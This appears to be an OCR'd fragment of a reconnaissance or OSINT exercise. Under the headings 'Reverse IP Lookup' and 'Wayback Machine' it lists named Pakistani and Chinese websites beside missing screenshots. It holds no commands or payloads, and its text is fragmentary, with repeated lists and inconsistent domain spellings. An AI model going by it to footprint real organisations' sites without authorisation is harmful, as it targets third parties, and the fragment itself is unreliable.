
3** For the websites: www.airbnb.cn







4** For the websites: www.katespade.cn





5** For the websites: www.chinesetest.cn







Reverse IP Lookup:-

Pakistan websites:


1** For the website: www.shaposh.pk




2** For the websites: www.taanabaana.pk




3** For the websites: www.speedsports.pk



4**For the websites: www.zahrastores.pk




5** For the websites: www.szic.pk




China websites:-


1** For the websites: www.blued.cn



2** For the websites: www.zhipuai.cn




3** For the websites: www.airnb.cn



4** For the websites: www.katespade.cn


5** For the websites: www.chinesetests.cn




Wayback Machine:-


Pakistan websites:

1** For the website: www.shaposh.pk

